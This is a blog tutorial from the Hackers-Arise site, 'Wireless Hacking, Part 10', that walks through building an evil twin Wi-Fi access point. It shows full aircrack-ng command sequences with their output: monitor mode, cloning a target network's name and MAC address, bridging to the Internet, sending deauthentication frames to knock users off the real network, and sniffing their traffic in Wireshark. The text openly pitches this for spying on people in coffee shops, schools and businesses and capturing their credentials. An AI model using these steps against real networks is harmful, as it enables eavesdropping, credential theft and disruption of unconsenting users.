
Master OTW's Hacker Training Camp

Log In


Search Site

Fools talk;
The Wise listen.

It's Finally Here!



Cyber Ninja @CyberSecTalk · 14h
Replying to @three_cube
Could not stop reading! The author is not only an elite cybersec expert, he is a natural born teacher too! I have never seen better approach in a hacking book. If you are serious about learning hacking skills, it would be very wise of you to get this book. Gem and future classic.


Occupytheweb
Getting Started Becoming a Master Hacker
Hacking is the Most Important Skill Set of the 21st Century!

Click Here to Get Yours!

Return to Blog

Hackers-Arise Subscribers | GETTING STARTED | SCADA Hacking | Training Schedule | MEMBERS Registration | Online Courses | Course Registration | OTW's New Book | More...

All Posts · Your Community · Getting Started

evasion · Jan 18 · 6 min read

Wireless Hacking, Part 10: Creating an Evil Twin Wi-Fi AP to Eavesdrop on the Target's Traffic

Welcome back, my aspiring cyber warriors!

There are a multitude of strategies and techniques for hacking wireless networks. You can see a list of the tutorials in the Wireless Hacking section here on Hackers-Arise. Here, we will look at one more technique for hacking Wi-Fi for spying on the target's traffic.

One such strategy would to be set up a wireless Access Point (AP) that looks and acts identical to a legitimate AP. In this way, unsuspecting victims will connect to this AP for Internet access. Once they connect to the AP, we will then send their traffic through our computer--where we can view and eavesdrop on their traffic--and then back out to a wired or wireless Internet connection. To them, it will totally transparent and looks and acts like their legitimate AP.


To conduct this hack, you will need one wireless adapter (I'll be using a Alfa) and another wired or wireless connection. Our ultimate goal is to be able to watch and even alter the traffic of those people that connect unwittingly to our access point. This can be used in restaurants, coffee shops, schools and businesses to spy on others and even capture their credentials to other sites they connect to. Please note that this hack is not intended to capture the target's Wi-Fi credentials. To do that, see my tutorial "Capturing Wi-Fi Credential with wifiphisher".

To effectuate this hack, we will need to;

1. Build an effective wireless access point from a wireless adapter and the tools available in Kali
2. Pass the Internet traffic through our Kali operating system back out to another wired or wireless connection
3. Eavesdrop on the traffic with a sniffer such as Wireshark or tcpdump

Step #: Fire up Kali

Our first step, as usual, is to fire up Kali. If you are
using a VM of Kali, make certain that you use an
external USB wireless adapter. In my case, I will be using my trusty Alfa AWUS036NHA.




Step #2: Information Gathering

Once you have Kali up and running and your external wireless adapter connected to Kali, the next step is to do a bit of information gathering.

First, let's make certain our wireless adapter is connected to our Kali system. We can use the built-in command in nearly every Linux, **iwconfig**, for this purpose.

kali > iwconfig




```
root@kali:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

Note that our wireless adapter is connected and named **wlan0**. Also, note that it is in manged mode (just below the 802.11). For nearly any Wi-Fi hacking, we need this adapter is monitor mode. This is the equivalent to promiscuous mode in wired networks, where you can see all the traffic passing your interface. In our case here, we want to be able to see all the Wi-Fi traffic passing through the air and our adapter.

To put our adapter in monitor mode, we can use one of the tools in the aircrack-ng suite, **airmon-ng**. We simply need to use the airmon-ng command followed by the word **start** and then the name of the wireless adapter (wlan0).

kali > airmon-ng start wlan0




```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  429 NetworkManager
  483 dhclient
  841 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           rtl8187         Realtek Semiconductor Corp. RTL8187

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Note that when airmon-ng puts the adapter into monitor mode, it changes its name. In this case, it is changed the name to **wlan0mon**. We will need that information the next step. Yours may be different and if it is, make certain to use that name in the following command.

Now, we want to see all the critical information from all the AP's in our range. We can get that information by using another tool from the aircrack-ng suite, **airodump-ng**. We start the wireless data dump by simply using the command airodump-ng followed by the name of the wireless adapter you put into monitor mode above.

kali > airodump-ng wlan0mon



```
CH  6 ][ Elapsed: 12 s ][ 2019-01-16 08:59

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

96:AD:43:75:B3:80  -38        3        0    0   6  54e. WPA2 CCMP   PSK  <leng
88:AD:43:75:B3:80  -38        2        0    0   6  54e. WPA2 CCMP   PSK  HOME-
9E:AD:43:75:B3:80  -37        3        0    0   6  54e. WPA2 CCMP   MGT  <leng
92:AD:43:75:B3:80  -44        4        0    0   6  54e. OPN              xfini
00:25:9C:97:4F:48  -58       13        0    0   9  54e. WPA2 CCMP   PSK  Mande
4A:A3:E2:1F:55:96  -70       11        0    0  11  54e  WPA2 CCMP   PSK  Test
A0:A3:E2:1F:55:95  -72        3        1    0  11  54e  WPA2 CCMP   PSK  Centu

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:25:9C:97:4F:48  00:1E:8F:8D:18:25  -46    0 -36      0        5
```

Here we can see all the critical info we need for this hack, specifically the **BSSID** (MAC address) and the **ESSID** (the name) of the AP we want to clone.


Step #3: Build Our Evil Twin

Step #3: Build Our Evil Twin

To create our Evil Twin access point, we can clone any of the AP's in range. Obviously, choose the one where the target will likely be connecting or already connected to. In my case, I will be creating a clone AP with the ESSID of **hackers-arise** (how original) and a BSSID of **aa:bb:cc:dd:ee:ff** (this is a fictional BSSID. Please use the BSSID of the target AP) and place it on channel 6. I hope it goes without saying that you should use the information particular to the AP you want to clone.

I can create my evil twin then by using another tool from the aircrack-ng suite, **airbase-ng**. Simply place the BSSID in the command after -a switch, the ESSID after --essid switch and the channel after the -c switch as seem below.

kali > airbase-ng -a aa:bb:cc:dd:ee:ff --essid hackers-arise -c 6 wlan0mon




```
root@kali:~# airbase-ng -a aa:bb:cc:dd:ee:ff --essid hackers-arise -c 6 wlan0mon
09:12:19  Created tap interface at0
09:12:19  Trying to set MTU on at0 to 1500
09:12:19  Trying to set MTU on wlan0mon to 1800
09:12:20  Access Point with BSSID AA:BB:CC:DD:EE:FF started.
```

As you can see, airbase-ng has started an Access Point (AP) on your wireless adapter and created a tap interface at **at0**.

Now, let's see if that tap interface (a tap interface is simply a userspace interface that enables the user to do networking, rather than the kernel) appears among our list of wireless interfaces.

kali > iwconfig



```
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.422 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

lo        no wireless extensions.

at0       no wireless extensions.
```

As you can see, we now have a new wireless interface. It is labelled **at0**. This is our evil twin's interface. Right now, all we have is a wireless interface, but anyone who connected would NOT get Internet access. To provide them with seamless internet access, we will need to create a bridge from that interface to our wired interface or other wireless interface connected to the Internet.

Build a Bridge Between Interfaces

To build our bridge through our system, we will use the **ip** command. You will also need the name of your other network interface (eth0 or wlan1). In my case, I will be building a bridge from **at0** to **eth0**.

The first step is to add a bridge and then name the bridge. In this case, I will name my bridge "ha".


kali > ip link add name ha type bridge

Next, I will make certain the bridge is up.

kali > ip link set ha up

In the next step, we simply add end points to this bridge. In our case, the end points are **eth0** and **at0**.


kali > ip link set eth0 master ha
kali > ip link set at0 master ha



```
root@kali:~# ip link add name ha type bridge
root@kali:~# ip link set ha up
root@kali:~# ip link set eth0 master ha
root@kali:~# ip link set at0 master ha
```

Now that you have created your bridge, let's make certain your system "sees" it by running ifconfig.

kali > ifconfig




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.106  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fede:c782  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:de:c7:82  txqueuelen 1000  (Ethernet)
        RX packets 1504  bytes 449557 (439.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 122  bytes 8851 (8.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ha: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::d42e:d5ff:fe29:a3fb  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:de:c7:82  txqueuelen 1000  (Ethernet)
        RX packets 756  bytes 248199 (242.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 1088 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
```

As you can see above, there is now an interface **ha** with wlan0 on one end and eth0 on the other.

Step#4: Set Up DHCP

Now that we have our Evil Twin interface up and a bridge built between our Evil Twin and our external Internet connection (eth0), we will need to serve up DHCP assigned IP addresses to those who connect to our Evil Twin (otherwise they won't be able to traverse the Internet). We can do that by using the **dhclient** utility built into Kali and assigning it to our bridge

kali >dhclient ha &



```
root@kali:~# dhclient ha &
[1] 2199
root@kali:~# █
```

Remember, the & at the end of this command simply puts his daemon (process) in the background. Kali will respond with the Process ID (in this case, 2199, but yours will likely be different) and nothing else.

Step#5: Knock the Targets from the AP

We could wait for the victims to connect to our Evil twin or we could knock them off their current AP and hope they then reconnect to ours. We can use the **deauth** frame of Wi-Fi to knock everyone off the AP and then hope they reconnect to ours. For this step, we will use another tool from the aircrack-ng suite, **aireplay-ng**.

kali > aireplay-ng --deauth 10 aa:bb:cc:dd:ee:ff wlan0mon --ignore-negative-one

Where:


aireplay-ng is the command

aa:bb:cc:dd:ee:ff is the fictional BSSID we can to knock the users off

--deauth 10 tells the command to send 10 deauth frames

wlan0mon i sthe name of our interface

--ignore-negative-one avoids a common error




```
root@kali:~# aireplay-ng --deauth 10 -a aa:bb:cc:dd:ee:ff wlan0mon --ignore-negative-one
09:36:43  Waiting for beacon frame (BSSID: AA:BB:CC:DD:EE:FF) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
09:36:43  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
09:36:44  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
09:36:44  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
09:36:45  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
09:36:45  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
09:36:46  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
09:36:46  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
09:36:47  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
09:36:47  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
09:36:48  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
root@kali:~#
```


We have now kicked everyone off the legitimate Hackers-Arise AP and we will wait for them to re-associate (connect) to our AP. If we are closer or have a stronger signal, they will likely reconnect to ours.

Step #6: Sniff Their Traffic with Wireshark

When they connect to our Evil Twin AP, we can simply open Wireshark on our Kali system and watch all their traffic pass through our system.

kali > wireshark





Welcome to Wireshark

Capture

...using this filter: Enter a capture filter ... All interfaces shown

```
eth0
wlan0mon
ha
any
Loopback: lo
nflog
nfqueue
```


Learn

User's Guide · Wiki · Questions and Answers · Mailing Lists

You are running Wireshark 2.4.5 (Git v2.4.5 packaged as 2.4.5-1).

Ready to load or capture | No Packets | Profile: Default

When Wireshark opens, select the bridge we created (ha) as the interface we want to sniff on.



Capturing from ha
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
+

```
No.  Time          Source       Destination      Protocol Length Info
  86 10.042153002  192.168.1.1  239.255.255.250  SSDP     316 NOTIFY * HTTP/1.1
  87 10.045421866  192.168.1.1  239.255.255.250  SSDP     371 NOTIFY * HTTP/1.1
  88 10.049329584  192.168.1.1  239.255.255.250  SSDP     379 NOTIFY * HTTP/1.1
  89 10.052280616  192.168.1.1  239.255.255.250  SSDP     316 NOTIFY * HTTP/1.1
  90 10.055558933  192.168.1.1  239.255.255.250  SSDP     307 NOTIFY * HTTP/1.1

▸ Frame 1: 381 bytes on wire (3048 bits), 381 bytes captured (3048 bits) on interface 0
▸ Ethernet II, Src: Cisco-Li_97:4f:48 (00:25:9c:97:4f:48), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa
▸ Internet Protocol Version 4, Src: 192.168.1.1, Dst: 239.255.255.250
▸ User Datagram Protocol, Src Port: 1900, Dst Port: 1900
▸ Simple Service Discovery Protocol

0000  01 00 5e 7f ff fa 00 25  9c 97 4f 48 08 00 45 00   ..^....% ..OH..E.
0010  01 6f 99 d6 00 00 04 11  6a 04 c0 a8 01 01 ef ff   .o...... j.......
0020  ff fa 07 6c 07 6c 01 5b  2a c0 4e 4f 54 49 46 59   ...l.l.[ *.NOTIFY
0030  20 2a 20 48 54 54 50 2f  31 2e 31 0d 0a 48 6f 73    * HTTP/ 1.1..Hos
0040  74 3a 32 33 39 2e 32 35  35 2e 32 35 35 2e 32 35   t:239.25 5.255.25
0050  30 3a 31 39 30 30 0d 0a  4e 54 3a 75 72 6e 3a 73   0:1900.. NT:urn:s
0060  63 68 65 6d 61 73 2d 77  69 66 69 61 6c 6c 69 61   chemas-w ifiallia
0070  6e 63 65 2d 6f 72 67 3a  73 65 72 76 69 63 65 3a   nce-org: service:
```

ha: <live capture in progress> | Packets: 90 · Displayed: 90 (100.0%) | Profile: Default

Now, we can see all the traffic of our guests(?) and even sniff out their credentials by following their tcp stream and looking for POST packets (for more on Wireshark, see Network Forensics, Wireshark Basics Parts 1 and 2).

Conclusion

In this tutorial, we set up a Wi-Fi AP with the same SSID as a legitimate Wi-Fi AP in order to eavesdrop on their traffic. Once we have all their traffic passing through our system, we can;

1. View all the sites they visit;
2. Potentially find credentials to other sites;
3. Re-direct their traffic to our websites rather than the site they intended.

If you are more interested in obtaining the victim's Wi-Fi AP credentials, check out my tutorial on wifiphisher here.

1,362 views

Recent Posts

See All

Join the Cyber Warrior Team at Hackers-Arise! Become a MEMBER! J...

1,234 Write a comment 5

Database Hacking, Part 4: Extracting Data with sqlmap

16,463 Write a comment 2

SCADA Hacking: Anatomy of a SCADA Malware, BlackEnergy 3

1,542 Write a comment 2

Log in to leave a comment.